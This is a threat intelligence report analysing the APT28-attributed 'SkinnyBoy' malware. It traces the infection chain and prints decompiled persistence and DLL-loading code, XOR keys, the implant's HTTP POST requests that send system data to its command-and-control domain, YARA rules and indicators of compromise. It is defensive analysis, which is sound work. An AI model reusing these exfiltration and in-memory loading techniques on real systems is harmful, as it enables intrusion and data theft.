cluster25

05 2021

TLP: WHITE

A NOT SO FANCY GAME
EXPLORING THE NEW *SKINNYBOY* BEAR'S BACKDOOR

www.cluster25.io

@cluster25_io

2021 - Cyber Threat Intelligence Research

CONTENTS

EXECUTIVE SUMMARY

This paper presents an analysis of a new and never publicly reported malware internally dubbed as "SkinnyBoy".

Based on long-term observations and technical evidences, Cluster25 cyber intelligence research team associates this implant, with a medium-high degree of confidence, with the threat actor known as APT 28 / Fancy Bear / Pawn Storm.

01 INTRODUCTION

APT 28 (aka Pawn Storm, Fancy Bear, Strontium) is a very famous hacking group that very often got the attention of the media as suspected of cyber intrusions occurred against the public and private institutions of the highest importance.

It's categorized as APT (Advanced Persistent Threat) because this adversary pursues a well-defined set of goals against a set of well-defined targets. Probably operating since the mid-2000s, its techniques, tactics, and procedures are compatible with a state-sponsored threat actor. The group usually targets companies and organizations operating in the military, government, and diplomatic sectors, and security organizations aligned with the NATO objectives.

This adversary can adopt different techniques and tactics to obtain the first access to the victim systems. Among these there are certainly:

1. *Watering hole attacks against compromised websites frequently visited by targets*
2. *Exploit kit / 0day and common vulnerabilities used to infect targets*
3. *Social engineering techniques, such as spear-phishing email messages*
4. *Credential Theft*

However, although these techniques can sometimes be very evolved, it is not unusual to observe and correlate less sophisticated activities aimed at obtaining the foothold in the targeted perimeter. Sometimes even the malware built to support the adversary's campaigns present a so low degree of sophistication that it could be difficult to correlate them to an evolved actor.

Indeed, APT28 / Fancy Bear has been observed quite often updating their tools and malware implants. While over time it was possible to notice substantial increases in sophistication even among different samples of the same malware family, other times the level of sophistication was significantly lower than expected.

With great probability, considering the group's capabilities, the tactic of significantly lowering these levels becomes functional with an attempt to make any attribution effort more complex.

This is the case of the last implant observed by our research team which has a rather low level of sophistication and basic operating logic even if fully operational and functional. This implant, which is still unreported at the time of writing, has been internally called ***SkinnyBoy*** and its attribution goes to ***APT28/Fancy Bear*** group after months of observations. During our analysis we came to conclusion that this implant was used to target military and government institutions.

02 ADVERSARY OPERATIONAL SECURITY

During the analysis of the campaign, adversary was observed to use commercial VPN services as part of their OPsec in order to hide their tracks. The same VPN services were used to purchase and used to manage their infrastructure during this campaign, according to the simplified scheme shown below:



Fig. 1 - Adversary connectivity schema

INFECTION CHAIN

Compatibly with previous APT28 / Fancy Bear attacks, actor used spear-phishing techniques to deliver multi-staged infection chain with at least two different drop points.

01 VECTOR AND FIRST STAGE

The vector of the infection, similarly to other APT28 / FancyBear attack, is a spear phishing email delivering a Word Office document with a significant name, often **related to International Conferences** or other events involving several countries.
As expected, the document triggers a MACRO function able to extract a Microsoft Dynamic Link Library (DLL) which acts as downloader of a ***SkinnyBoy dropper*** (***tdp1.exe***) from a first dropurl.

02 SKINNYBOY DROPPER

tpd1.exe is the second stage of the infection. Once downloaded on the victim's file system, it provides to extract all the components necessary to set persistence and to trigger the next malicious operations. The payload to extract is encoded in Base64 format and appended as an overlay of the executable file.



Fig. 2 - Overlay of *tpd1.exe*

At execution time, the malicious process decodes the payload and, starting from it, writes two different files on the filesystem, then deletes itself. The dropped files are:

-***C:\Users\%username%\AppData\Local\devtmrn.exe***
(2a652721243f29e82bdf57b565208c59937bbb6af4ab51e7b6ba7ed270ea6bce)

- ***C:\Users\%username%\AppData\Local\Microsoft\TerminalServerClient\TermSrvClt.dll***
(ae0bc3358fef0ca2a103e694aa556f55a3fed4e98ba57d16f5ae7ad4ad583698)

The names of the dropped files and of the created folder are stored in the executable in a encrypted way. Actor used a different XOR key for each string used. Some of this associations are showed in the following table.

CLEAR STRING	USED XOR KEY
Microsoft	MV$)fjgkl
TerminalServerClient	KV*#4u8K#HdefnNFn4fg
TermSrvClt.dll	lOJ$C#83r#rji2

Tab. 1 - Used XOR keys

To stay under the radar the malware never executes the extracted files, but it creates a persistence mechanism on infected machine which allows a delayed execution of the next stages.

It creates a LNK file under Windows Startup folder (%appdata%\Microsoft\Windows\Start Menu\Programs\Startup), named ***devtmrn.lnk***, which points to the just extracted ***devtmrn.exe***.

The creation of the link file occurs through a Windows COM object instantiated using the ***CoCreateInstance*** WinAPI function passing the CLSID associated to LNK files.

(***HKEY_CLASSES_ROOT\.lnk\ShellEx\{000214F9-0000-0000-C000-000000000046}***)

```
CoInitialize(0);
CoCreateInstance(&rclsid, 0, 1u, &riid, (LPVOID *)&nNumberOfBytesToWrite);
(*(void (__stdcall **)(DWORD, WCHAR *, int))(*(_DWORD *)nNumberOfBytesToWrite + 80))(
  nNumberOfBytesToWrite,
  String1,
  a2);
(*(void (__stdcall **)(DWORD, WCHAR *))(*(_DWORD *)nNumberOfBytesToWrite + 36))(nNumberOfBytesToWrite, v34);
(*(void (__stdcall **)(DWORD, int))(*(_DWORD *)nNumberOfBytesToWrite + 60))(nNumberOfBytesToWrite, 2);
if ( (**(int (__stdcall ***)(DWORD, void *, LPCSTR *))nNumberOfBytesToWrite)(
       nNumberOfBytesToWrite,
       &unk_11681B8,
       &pszString) >= 0 )
{
  (*(void (__stdcall **)(LPCSTR, WCHAR *, _DWORD))(*(_DWORD *)pszString + 24))(pszString, v36, 0);
  (*(void (__stdcall **)(LPCSTR))(*(_DWORD *)pszString + 8))(pszString);
}
(*(void (__cdecl **)(DWORD))(*(_DWORD *)nNumberOfBytesToWrite + 8))(nNumberOfBytesToWrite);
CoFreeUnusedLibraries();
CoUninitialize();
```

Fig. 3 - Part of the routine used to create LNK file

03 SKINNYBOY LAUNCHER

At first machine reboot, the LNK file, placed into system' Startup folder, triggers the execution of ***devtmrn.exe*** executable. It can be seen as a launcher of the implant due to its simple behavior.

It only checks the existence of

C:\Users\%username%\AppData\Local\Microsoft\TerminalServerClient\TermSrvClt.dll

and starts a new process invoking the first exported function of the DLL, named ***RunMod***.

To identify the right DLL to launch, the executable processes the SHA256 hash of all files contained into ***C:|Users|%username%|AppData|Local*** and compares them with a precalculated SHA256 of the string ***TermSrvClt.dll***, which is:

```
F4 EB 56 52 AF 4B 48 EE 08 FF 9D 44 89 4B D5 66 24 61 2A 15 1D 58 14 F9 6D 97 13 2C 6D 07 6F 86
```

Hashes are calculated through classic WinAPI functions, such as **CryptHashData** and **CryptGetHashParam**, as illustrated in the following figure.

```
if ( CryptAcquireContextA(&phProv, 0, 0, 0x18u, 0xF0000000) )
{
  GetLastError();
  CryptCreateHash(phProv, 0x800Cu, 0, 0, &phHash);
  GetLastError();
  CryptHashData(phHash, (const BYTE *)FindFileData.cFileName, v9, 0);
  GetLastError();
  pdwDataLen = 100;
  CryptGetHashParam(phHash, 2u, pbData, &pdwDataLen, 0);
  CryptDestroyHash(phHash);
  CryptReleaseContext(phProv, 0);
  v10 = pdwDataLen;
}
```

Fig. 4 - Part of hash checking

04 SKINNYBOY IMPLANT

The DLL file, named ***TermSrvClt.dll***, corresponds to the actual implant of the infection chain. It exfiltrates information about the infected system and retrieves and launches the final payload.

Once triggered, the process executes two Windows utilities to gather information about the system, ***systeminfo.exe*** and ***tasklist.exe***. Then, it extracts a list of file names contained in a subset of interesting directories, that are:

- C:\Users\%username%\Desktop
- C:\Program Files
- C:\Program Files (x86)
- C:\Users\%username%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Administrative Tools
- C:\Users\%username%\AppData\Roaming
- C:\Users\%username%\AppData\Roaming\Microsoft\Windows\Templates
- C:\Windows
- C:\Users\user\AppData\Local\Temp

The output of this phase is concatenated using a fixed structure, then is sent to the Command and Control, ***updaterweb[.]com***, using a POST request with the following schema:

```
POST https://updaterweb.com/ HTTP/1.1
User-Agent: Opera
Host: updaterweb.com
Content-Length: 39739
Cache-Control: no-cache

id={MACHINE_NAME}#{USERNAME}#{DISK_VOLUME_SERIAL}
&current=1&total=1&data={BASE64_ENCODED_EXTRACTED_INFO}
```

Tab. 2 - First POST request

Before being encoded in Base64, information extracted during the previous phase is organized using the following structure:

```
D8 1A 00 00
systeminfo output
{two random bytes} 00 00
tasklist output
{two random bytes} 00 00
####################C:\Users\user\Desktop\*###################
files list
####################C:\Program Files\*###################
files list
####################C:\Program Files (x86)\*###################
files list
####################C:\Users\user\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Administrative Tools\*###################
files list
####################C:\Users\user\AppData\Roaming\*###################
files list
####################C:
\Users\user\AppData\Roaming\Microsoft\Windows\Templates\*###################
files list
####################C:\Windows\*###################
files list
####################C:\Users\user\AppData\Local\Temp\*###################
files list
```

Tab. 3 - POST body structure

After completing the first HTTPS request with the gathered information, the malware contacts the server again to retrieve the next payload. The new POST request is structured as follow:

```
POST https://updaterweb.com/ HTTP/1.1
User-Agent: Opera
Host: updaterweb.com
Content-Length: 37
Cache-Control: no-cache

id={MACHINE_NAME}#{USERNAME}#{DISK_VOLUME_SERIAL}&cmd=y
```

Tab. 4 - Second POST request

As seen in the previous stage, to avoid detection via strings checks, the format strings used to build the POST body are XORED using two different keys.

CLEAR STRING	USED XOR KEY
id=%s#%s#%u&current=%s&total=%s&data=	qpzoamxiendufbtbf3-#$*40fvnpwOPDwdkvn
id=%s#%s#%u&cmd=y	CEJ&V%$84k839y92m

Tab. 5 - Other XOR keys

The Command and Control should reply with the next DLL that will be executed, which probably exhibites typical backdoor behaviors.

As understood navigating the compiled code of ***TermSrvClt.dll***, once the server correctly replies, it saves the downloaded file in %TEMP% folder, then loads and executes it directly in memory using the LoadLibrary and GetProcAddress functions. The downloaded file is then deleted to covert tracks of the infection.

```
LABEL_23:
              phProv = 0;
              WriteFile(v14, ptr_dll_to_write, dwDataLen, &phProv, 0);
              CloseHandle(v14);
              SetFileAttributesW(Buffer, 0x80u);
            }
          }
          if ( PathFileExistsW(Buffer) )
          {
            v16 = LoadLibraryW(Buffer);
            proc_addr_export_dll = (int)GetProcAddress(v16, (LPCSTR)1);
            Size = ((int (__stdcall *)(char **))proc_addr_export_dll)(&v30);
            FreeLibrary(v16);
          }
        }
        del_dropped_dll();
      }
```

Fig. 5 - Part of DLL loading

ATTRIBUTION

After a period of observation of the described threat and an in-depth analysis of the identified victimology, Cluster25 team attributes the *SkinnyBoy* implant and the related attack to Russian Group known as APT28 / FancyBear with a mid-to-high confidence.

ATT&CK MATRIX

TACTIC	TECHNIQUE	NAME
Execution	**T1059**	Command and Scripting Interpreter
	T1204	User Execution
Persistence	**T1547**	Boot or Logon Initialization Scripts
Defense Evasion	**T1140**	Deobfuscate/Decode Files or Information
Discovery	**T1057**	Process Discovery
	T1082	System Information Discovery
	T1083	File and Directory Discovery
Collection	**T1005**	Data From Local System
	T1119	Automated Collection
Command and Control	**T1071**	Application Layer Protocol
	T1132	Data Encoding
Exfiltration	**T1020**	Automated Exfiltration
	T1041	Exfiltration over C2 Channel

DETECTION RULE

SkinnyBoy Dropper [YARA]

```
rule APT28_SkinnyBoy_Dropper: RUSSIAN THREAT ACTOR {
        meta:
                author = "Cluster25"
                hash1 = "12331809c3e03d84498f428a37a28cf6cbb1dafe98c36463593ad12898c588c9"
        strings:
                $ = "cmd /c DEL " ascii
                $ = " \"" ascii
                $ = {8a 08 40 84 c9 75 f9}
                $ = {0f b7 84 0d fc fe ff ff 66 31 84 0d fc fd ff ff}
        condition:
                (uint16(0) == 0x5A4D and all of them)
}
```

DETECTION RULE

SkinnyBoy Launcher [YARA]

```
rule APT28_SkinnyBoy_Launcher: RUSSIAN THREAT ACTOR {
	meta:
		author = "Cluster25"
		hash1 ="2a652721243f29e82bdf57b565208c59937bbb6af4ab51e7b6ba7ed270ea6bce"
	strings:
		$sha = {F4 EB 56 52 AF 4B 48 EE 08 FF 9D 44 89 4B D5 66 24 61 2A 15 1D 58 14 F9 6D 97
13 2C 6D 07 6F 86}
		$I1 = "CryptGetHashParam" ascii
		$I2 = "CryptCreateHash" ascii
		$I3 = "FindNextFile" ascii
		$I4 = "PathAddBackslashW" ascii
		$I5 = "PathRemoveFileSpecW" ascii
		$h1 = {50 6A 00 6A 00 68 0C 80 00 00 FF ?? ?? ?? FF 15 ?? ?? ?? ?? FF 15 ?? ?? ?? ?? 6A 00
56 ?? ?? ?? ?? 50 FF ?? ?? ?? FF 15 ?? ?? ?? ?? FF 15 ?? ?? ?? ??}
		$h2 = {8B 01 3B 02 75 10 83 C1 04 83 C2 04 83 EE 04 73 EF}
	condition:
		uint16(0) == 0x5a4d and filesize < 100KB and ($sha or (all of ($I*) and all of ($h*)))
}
```

DETECTION RULE

SkinnyBoy Implant [YARA]

```
import "pe"
rule APT28_SkinnyBoy_Implanter: RUSSIAN THREAT ACTOR {
        meta:
                author= "Cluster25"
                date= "2021-05-24"
                hash= "ae0bc3358fef0ca2a103e694aa556f55a3fed4e98ba57d16f5ae7ad4ad583698"
        strings:
                $enc_string = {F3 0F 7E 05 ?? ?? ?? ?? 6? [5] 6A ?? 66 [6] 66 [7] F3 0F 7E 05 ?? ?? ?? ??    8D
85 [4] 6A ?? 50 66 [7] E8}
                $heap_ops = {8B [1-5] 03 ?? 5? 5? 6A 08 FF [1-6] FF ?? ?? ?? ?? ?? [0-6] 8B ?? [0-6] 8?}
                $xor_cycle = { 8A 8C ?? ?? ?? ?? ?? 30 8C ?? ?? ?? ?? ?? 42 3B D0 72 }
        condition:
                uint16(0) == 0x5a4d and pe.is_dll() and filesize < 100KB and $xor_cycle and $heap_ops and
$enc_string
}
```

IOCS

CATEGORY	TYPE	VALUE
PAYLOAD-DELIVERY	MD5	ae1e587d19250deb40e92587b8a2188c
PAYLOAD-DELIVERY	SHA1	efa4fa5ddee99853c32b321496f9369f2db119eb
PAYLOAD-DELIVERY	SHA256	12331809c3e03d84498f428a37a28cf6cbb1dafe98c36463593ad12898c588c9
PAYLOAD-DELIVERY	MD5	4f3ac4c7b5932f11662d4d22fa5d88ec
PAYLOAD-DELIVERY	SHA1	45d607109d1a12a279664eec8f4bd604287b62c7
PAYLOAD-DELIVERY	SHA256	04e1772997b884540d5728a2069c3cc93b8f29478e306d341120f789ea8ec79e
PAYLOAD-DELIVERY	MD5	3537ed6d4038ca7dbc054308c40fc3e3
PAYLOAD-DELIVERY	SHA1	a13cb50e2405440ec984dd3fc340bceea4a81cfc
PAYLOAD-DELIVERY	SHA256	2a652721243f29e82bdf57b565208c59937bbb6af4ab51e7b6ba7ed270ea6bce
PAYLOAD-DELIVERY	MD5	fa4b1efd428bbf47f9c8395ca91eff25
PAYLOAD-DELIVERY	SHA1	e15c665f02fb288fc4bdef9d23b2dc802b3aca0d
PAYLOAD-DELIVERY	SHA256	ae0bc3358fef0ca2a103e694aa556f55a3fed4e98ba57d16f5ae7ad4ad583698
NETWORK-ACTIVITY	DOMAIN	updaterweb.com
NETWORK-ACTIVITY	DOMAIN	getstatpro.com
NETWORK-ACTIVITY	IPv4	194.33.40.72
NETWORK-ACTIVITY	IPv4	5.149.253.45

ABOUT THE REPORT

This report and information therein contained are not subject to restrictions on sharing in its original form.

Cluster25 is a cybersecurity research division.
Its experts are specialized in hunting and collecting cyber threats, analysis and reverse-engineering processes. Cluster25's members internally develops technologies and capabilities for attribution practices, classification and categorization of malicious artifacts often before being used in operations.

Visit us at **cluster25.io**